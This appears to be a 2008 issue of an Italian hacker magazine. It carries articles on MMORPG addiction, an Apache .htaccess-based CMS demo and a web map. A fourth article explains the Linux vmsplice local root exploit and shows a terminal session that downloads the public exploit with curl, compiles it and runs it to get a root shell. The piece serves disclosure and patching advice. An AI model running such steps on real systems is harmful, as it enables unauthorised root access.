Come al solito ci sentiamo in obbligo di ricordavi che l'etica hacker non prevede il furto, la truffa o qualsiasi forma di illecito, non è questo che si intende per hacker. Quanto scritto in questo articolo è solo a scopo esemplificativo e riteniamo che offerte come quella qui presentata da Microsoft siano interessanti e assolutamente da favorire, se si vuole un software gratis le alternative esistono e sono ottime.

BigG

La DROGA VIRTUALE del III millennio

Notti e notti svegli davanti al monitor, non stiamo parlando di stakanovisti della programmazioni ma di videogiocatori on-line

MMORPG, o anche solo RPG. I più ferrati in materia sanno che stiamo parlando dei Massive(ly) Multiplayer Online Role-Playing Games, in soldoni, dei Giochi di Ruolo (da orga GdR) Online e non. Giochi come, per citarne uno a caso, World of Warcraft (da ora WoW). Giochi che riescono a rapire il giocatore fino alla paranoia. Qualcuno si chiede cosa possa avere di tanto speciale ed eccitante vedere un omino vestito come Harry Potter o come Beowulf che cammina sullo schermo e semina il panico tra i vari "animali" che girano sulla mappa di gioco. Beh, ve lo dice un appassionato di WoW cosa c'è di speciale, NIENTE! A parer mio ciò che condiziona milioni di persone a distruggere la propria vita e condizione sociale per un gioco (perché questo è) è il fatto che possano avere un qualcuno che li rappresenti in un mondo inesistente, forse qui il discorso vale più per Second Life che per giochi come WoW o Lineage, ma comunque vale in generale, anche per l'unico programma per cui milioni di adolescenti e non, in tutto il mondo, accendono il computer ogni giorno: Windows Live Messenger. Ma non è di WLM che voglio parlare in questo articolo. Tornando al discorso di prima, l'avere un alter ego in una comunità online, come quella di WoW, per molti rappresenta un orgoglio. Persone che magari hanno avuto problemi nella loro vita terrena e si rifugiano dietro uno schermo, riscuotendo magari molto successo come videogiocatori. Per citare un GdR che non necessita di molta tecnologia, Dungeons&Dragons (da ora D&D) forse è il più famoso e giocato nel mondo. Si compone di due componenti giocanti: un DM Dungeon Master, e i normali giocatori.Il ruolo del DM è quello di inventare la storia o l'avventura che

Ecco la postazione standard di un malato di Wow: portatile, connessione e caffe.

dovranno "vivere" i suoi giocatori, molte volte anche disegnando mappe e illustrazioni varie; il ruolo dei "normali giocatori" è fare quello che dice il DM =). Come nella maggior parte dei giochi di ruolo, anche in D&D il giocatore all'inizio deve creare il suo personaggio scegliendo razza (umano, nano, gnomo, elfo ecc.) e classe (guerriero, mago, stregone, paladino, ladro ecc.), per poi farlo di salire di livello secondo le avventure pianificate dal DM.
Non per fare pubblicità, ma se volete farvi quattro risate vi consiglio caldamente di cercare le voci: "World of Warcraft", "Dungeons&Dragons" e "Giochi di Ruolo" al sito http://nonciclopedia.wikia.org.

Adesso passiamo ad un'analisi più approfondita e, per quanto possibile, generalizzata dell'argomento. Prendiamo in considerazione i MMORPG.
Esistono vari tipi di MMORPG, dai più sofisticati ai più semplici, che girano su normalissimi browser Web o anche su emulatori del vecchio telnet. Al giorno d'oggi sono veramente pochi i MMORPG che sfruttano ancora questa teconlogia, infatti gli sviluppatori software si sono dedicati in modo particolare a perfezionare i motori grafici dei videogiochi, fornendo ambientazioni sempre più dettagliate. Esperienza personale: giocando a WoW con le impostazioni grafiche al massimo, ho visto insetti che camminavano sul terreno.
Generalmente questi giochi sono ambientati in un mondo fantastico popolato da creature quali elfi, nani, goblin e quant'altro; altri invece sono simulatori di vita reale, come Second Life o Habbohotel.
Una cosa positiva (sempre a mio parere) di questi giochi, è che creano delle pseudo-amicizie, magari anche solo virtuali, ma comunque sai che quando apri quel maledetto client troverai sicuramente qualcuno con cui giocare assieme e magari farti anche due risate.

Scendiamo ancora più nel dettaglio, in questi giochi esistono vari, diciamo, "metodi di gioco". Esiste il PvE, il PvP, il PK e il RvR. Questi metodi di gioco sono generalizzati, poi è ovvio che ogni gioco ha le sue caratteristiche.

:: Esaminiamoli uno per uno

PVE O PVM
Il Player vs Evironment o Player vs Monster, è il metodo di gioco più comune, consiste semplicemente nell'affrontare l'ambiente che ti circonda cos' com'è, uccidendo mostri e completando missioni per guadagnare esperienza e far salire di livello il tuo personaggio.

PVP
Il Player vs Player, a mio parere è l'aspetto dei GdR più emozionante, consiste nel far fuori i personaggi che giocano nella fazione opposta alla tua, o comunque i tuoi avversari.

PK
Il Player Killer è la tecnica di gioco forse più divertente per chi la pratica, ma sicuramente non è lo stesso per chi subisce. Consiste nel dedicare la propria esistenza virtuale a uccidere altri giocatori, anche al di fuori di competizioni. Sono spesso molto astuti i giocatori che praticano questo metodo di gioco.

RVR
Realm vs Realm, è un PvP allargato ai reami (grandi gruppi di giocatori generalmente), si vedono scontrarsi enormi masse di giocatori per determinare il reame più forte.

GLOSSARIO MMORPG

http://it.wikipedia.org/wiki/Glossario_MMORPG
Sito ufficiale Europeo WoW: http://www.wow-europe.com
Sito ufficiale Lineage2: http://www.lineage2.com
Pagina ufficiale D&D: http://www.wizards.com/dnd
Per divertirvi: http://nonciclopedia.wikia.org

CMS? No, powered by Apache

Veloce come un elicottero, leggero come una piuma e affidabile come una guida indiana

Minimale, efficiente, leggero come una piuma e una strabiliante dimostrazione della versatilità del più noto ed usato software per servire pagine web: stiamo parlando della possibilità di creare un sito ed avere un sistema di gestione dei contenuti senza installare niente, configurare alcun database, e non scrivere nemmeno una riga di codice.

Chi approda al sito web www.webcodr.com/apache-demo/ può trovare una scarna descrizione che spiega come l'intero sito sia la dimostrazione della potenza di Apache. Questa demo di Apache (da cui il nome) genera tutto il sito attraverso una combinazione di file .htaccess, XHTML e fogli di stile CSS.

:: Come si installa

Dopo aver scaricato l'archivio (http://www.webcodr.com/apache-demo/Downloads/demo-1.0.tar) che pesa soli 40KB bisogna spacchettarlo con un software che gestisca il formato TAR (ad esempio col comando untar da shell o terminale) e posizionare il risultato, gonfiatosi a ben 80KB, nella root del server web.

A questo punto possiamo subito lanciare il browser ed ammirare il risultato funzionante che dovrebbe assomigliare alla home del progetto.

Apache Demonstration

http://www.webcodr.com/apache-demo/

Welcome to my Apache Demonstration

This web site is generated entirely using .htaccess, simple CSS and XHTML, and local file system navigation. We wrote it to test the feasability of powering a content management system entirely in Apache.

We didn't have time to go as far as we'd like, so there's some redundant code in the .htaccess (SHTML handling for starters).

The project is open source and you can use it however you wish. Feel free to credit us if you like. Have fun :)

Name	Description
Parent Directory	
Documentation/	
Downloads/	
README	Please read me first :)
plain text document.txt	

Thanks to Famfamfam for the excellent icons used here. This demonstration is described on our Webcodr blog, and more fun icons can be found here.

Se non funziona vuol dire che c'è qualche ostacolo nel server web per cui non si riesce a far interpretare correttamente l'.htaccess da Apache e bisogna controllare le impostazioni di quest'ultimo. Aggiungiamo che alcuni servizi di hosting, soprattutto quelli più economici e da battaglia per vari motivi (ad esempio economici, ma anche di sicurezza) non permettono di usare un proprio .htaccess né tantomeno di mettere mano a impostazioni.

Chi infine è riuscito a far funzionare il tutto

.HTACCESS? CHI ERA?

.htaccess è la contrazione di "hypertext access" ed è un file di configurazione di Apache a livello di directory, solitamente nascosto grazie al punto all'inizio del nome (secondo una convenzione UNIX). Un .htaccess è un banale file di testo che però fornisce direttive ad Apache su come deve elaborare le richieste dei client e presentare il contenuto (ma anche permettere o meno la visualizzazione o mostrare l'indirizzo) della directory in cui si trova e nelle sottodirectory.
La guida ufficiale di Apache a .htaccess è consultabile (in inglese) all'url: http://httpd.apache.org/docs/2.2/howto/htaccess.html

e vuole personalizzare ulteriormente il cms non ha che da aprire e modificare il .htaccess. All'indirizzo http://www.webcodr.com/apache-demo/Documentation/Installation.html c'è la spiegazione commentata del file fornito, di cui si può approfittare per assemblare il setup che meglio ci soddisfa, dal messaggio di errore per i file non trovati alle icone da visualizzare nell'elenco dei file, delle directory e della navigazione.

:: Usiamolo

Quando si "spacchetta" il file scaricato ci ritroviamo i seguenti file e folder

I file che ci si presentano di base sono:

Documentation
Downloads
etc
footer.html
header.html
plain text document.txt
README

in rigoroso ordine alfabetico.

Di cui però nel browser vediamo solo

Documentation
Downloads
etc
plain text document.txt

Per aggiungere file o creare nuove directory visibili (e consultabili) via browser basta aggiungere gli oggetti nel filesystem (o fare un upload via ftp). Vanno bene documenti .txt, .html, .jpg, .gif .png e così via: se si tratta di contenuto che il browser (da solo o con plugin) può gestire e visualizzare (audio, video) non c'è problema nemmeno per Apache Demo.
Sono però invisibili i file senza estensione (come il README) e due particolari documenti HTML chiamati header.html e footer.html perché nel file .htaccess ci sono delle direttive specifiche in merito come la seguente

IndexIgnore header.html footer.html

:: L'aspetto

Si può intervenire in maniera rapida ed efficace sul testo di presentazione di ogni directory proprio andando a modificare i due file HTML.
Il header (la testata) contiene anche il CSS e possiamo tradurre, aggiungere o personalizzare il testo che compare in cima e se vogliamo anche aggiungere della grafica o altro codice.

Lo stesso vale per il footer.html (il piede).

Ogni directory ha la sua brava coppia di header.html e footer.html e anche se può parere una inutile ripetizione, questo permette di personalizzare il sito illustrando i contenuti che si trovano nelle varie sottocartelle.

Nicola D'Agostino

FIN NEI MINIMI DETTAGLI

Apache demo è stato realizzato da un gruppo di sviluppatori che si firma Webcodr. Sul loro sito o meglio blog si trova anche una spiegazione pratica (www.webcodr.com/34/build-a-lightweight-cms-using-htaccess/) piuttosto dettagliata passo passo della creazione e del funzionamento dello strumento e dei file di cui è composto.

BUCATO IL PINGUINO

Panico generale ma anche rapida soluzione con una patch apposita per un exploit del più famoso sistema operativo free al mondo

:: Cosa ??

Si, è stato trovato un bug abbastanza facile da sfruttare nel kernel Linux.
Per chi non ricorda, il kernel è la base di tutti i sistemi operativi, la parte a contatto diretto con la ferraglia per intenderci. E Linux è la base di tutti i sistemi basati, appunto, su Linux. Quindi (giusto per citare i più famosi) : Debian GNU/Linux, RedHat Linux, Fedora, Gentoo, Arch, Slackware e via dicendo.

:: Che fa?

Il bug permette ad un utente normale (senza privilegi particolari) che compila ed esegue (o esegue solamente) un programma appositamente scritto utilizzando il linguaggio C, di poter eseguire codice con i massimi privilegi. Ad esempio, potrebbe aprire una shell di root, e fare un po' qualsiasi cosa.
Questo è un problema molto molto grosso, dato che un utente normale può così avere accesso in modo esclusivo alle impostazioni, alle risorse ed a tante altre cose, senza averne l'autorizzazione.
Sono affetti da questo problema tutti i kernel in cui è stata introdotta questa chiamata di sistema, ovvero i kernel dal ramo 2.6.17.x (incluso) al 2.6.24.
Leggendo in changelog del kernel Linux (http://www.kernel.org), pare che tutto sia stato risolto con l'ultima versione del kernel, la 2.6.24.2 .

Mentre scriviamo (probabilmente molto prima di quando voi leggerete queste parole), non ci risulta che tutte le distro abbiano già aggiornato il loro kernel: al momento, i mantainer di Debian 4.0 (alias "Etch") non hanno ancora aggiornato il kernel ad una versione superiore alla 2.6.18 (quella di default). Tralasciando le distro più "hardcore" tipo Slackware e Gentoo (per i cui utenti tipo il kernel della release in uso ha poca importanza, ed è un'operazione abbastanza comune la compilazione dello stesso), si può dire che non tutte le distro al momento hanno aggiornato i loro kernel. Sicuramente avranno aggiornato quando leggerete questo articolo.

:: Come funziona?

Passiamo adesso a vedere su cosa si basa questo exploit, e diamo un'occhiata al codice pubblicato su Milw0rm (http://www.milw0rm.com/exploits/5092), un proof of concept che ci permette di toccare con mano la pesantezza di questo problema.
Per poter sfruttare questo exploit, bisogna smanettare un po' con le system calls di Linux.
Nello specifico, l'exploit sfrutta il fatto che la chiamata si sistema vmsplice_to_user(), che non convalida la provenienza dei puntatori passati come argomento, e copia il contenuto di questi puntatori dall'area di memoria iniziale (che potrebbe anche essere memoria

di un processo in user-space) in un'area di memoria in kernel-space, eseguendo poi gli altri comandi impartiti nel sorgente con i privilegi di root, e senza controllare mai l'effettiva leggittimità a livello di permessi di tali comandi.
In parole semplici, la funzione non controlla mai che se chi gli ha passato le istruzioni che sta eseguendo abbia i permessi per farlo.

Diamo un'occhiata e commentiamo un po' il codice :
Omettiamo qualche linea per problemi di spazio, ma chi volesse approfondire può tranquillamente andare a leggere il sorgentino linkato in precedenza (http://www.milw0rm.com/exploits/5092 , per gli smemorati).
Tralasciando un po' la prima linea di commento, troviamo una brevissima descrizione dell'exploit, poi tutti gli #include necessari (librerie varie, tra cui figurano sys/uio.h, sys/mman.h e asm/unistd.h) e qualche #define.Osservando il codice possiamo vedere i due punti cruciali dell'exploit: la chiamata della funzione _vmsplice(), che non esiste come funzione in se, ma è definita poco prima nel sorgente come un alias a syscall(), infatti nel codice troviamo:

```
#define _vmsplice(fd,io,nr,fl)  syscall(__NR_vmsplice, (fd), (io), (nr), (fl))
```

E la sua chiamata:

_vmsplice(pi[1], &iov, 1, 0);
Dove pi[] è un'array dichiarato in precendenza, &iov è l'area di memoria contente una struttura ed 1 e 0 sono altri valori ausiliari.
Nel sorgente si effettua anche il controllo se l'architettura del processore è x86 a 32 bit o x86 a 64 bit. Se non è nessuna delle due, il codice lancia un errore di architettura non supportata.
Pare quindi che le altre architetture (chi ha detto PowerPC ?) siano al sicuro da questo problema.

Proviamo adesso a compilare ed eseguire il codice:

```
belthazor@szahyon : ~ $ curl http://www.milw0rm.com/exploits/5092 | html2text > exploit.c
belthazor@szahyon : ~ $ gcc exploit.c -o rootShell
belthazor@szahyon : ~ $ .rootShell
 -----------------------
  Linux vmsplice Local Root Exploit
  By qaaz
 -----------------------------------
 [+] mmap: 0x0 .. 0x1000
 [+] page: 0x0
 [+] page: 0x20
 [+] mmap: 0x4000 .. 0x5000
 [+] page: 0x4000
 [+] page: 0x4020
 [+] mmap: 0x1000 .. 0x2000
 [+] page: 0x1000
 [+] mmap: 0xb7e1f000 .. 0xb7e51000
 [+] root/rootShell
root@szahyon : /home/belthazor #
```

Strabiliante. Abbiamo una shell di root.

:: Conclusioni

Tutti i sistemi operativi hanno problemi.
La cosa giusta da fare quando si trova un problema in qualche applicazione, è segnalarlo agli sviluppatori.
Quella trattata in questo articolo è una problematica pesante, ma comunque già risolta.

Non rendiamoci lamer, se troviamo una macchina con Linux affetta da questo problema, avvisiamo l'amministratore, e non facciamo lamerate.

Ed aggiorniamo le nostre macchine :-P

Lord Belthazor Fenov

LA METRO

Chi se non dei giapponesi potevano pensare di stendere una mappa della rete?!?!? Nessun'altro e così si sono messi di buona lena a disegnare questa mappa dove al centro si trova l'utente e le varie linee rappresentano le tipologie di siti. Le stazioni segnalate più in grande rappresentano quelle più trafficate e quindi più importanti mentre le intersecazioni tra le varie linee rappresentano quei siti che si propongo a cavallo tra vari interessi. Bel lavoro.

QUATTORD. ANNO 8- N°146 - 6 / 19 MARZO 2008 - € 2,00

WLF PUBLISHING
80146
9 771594 577001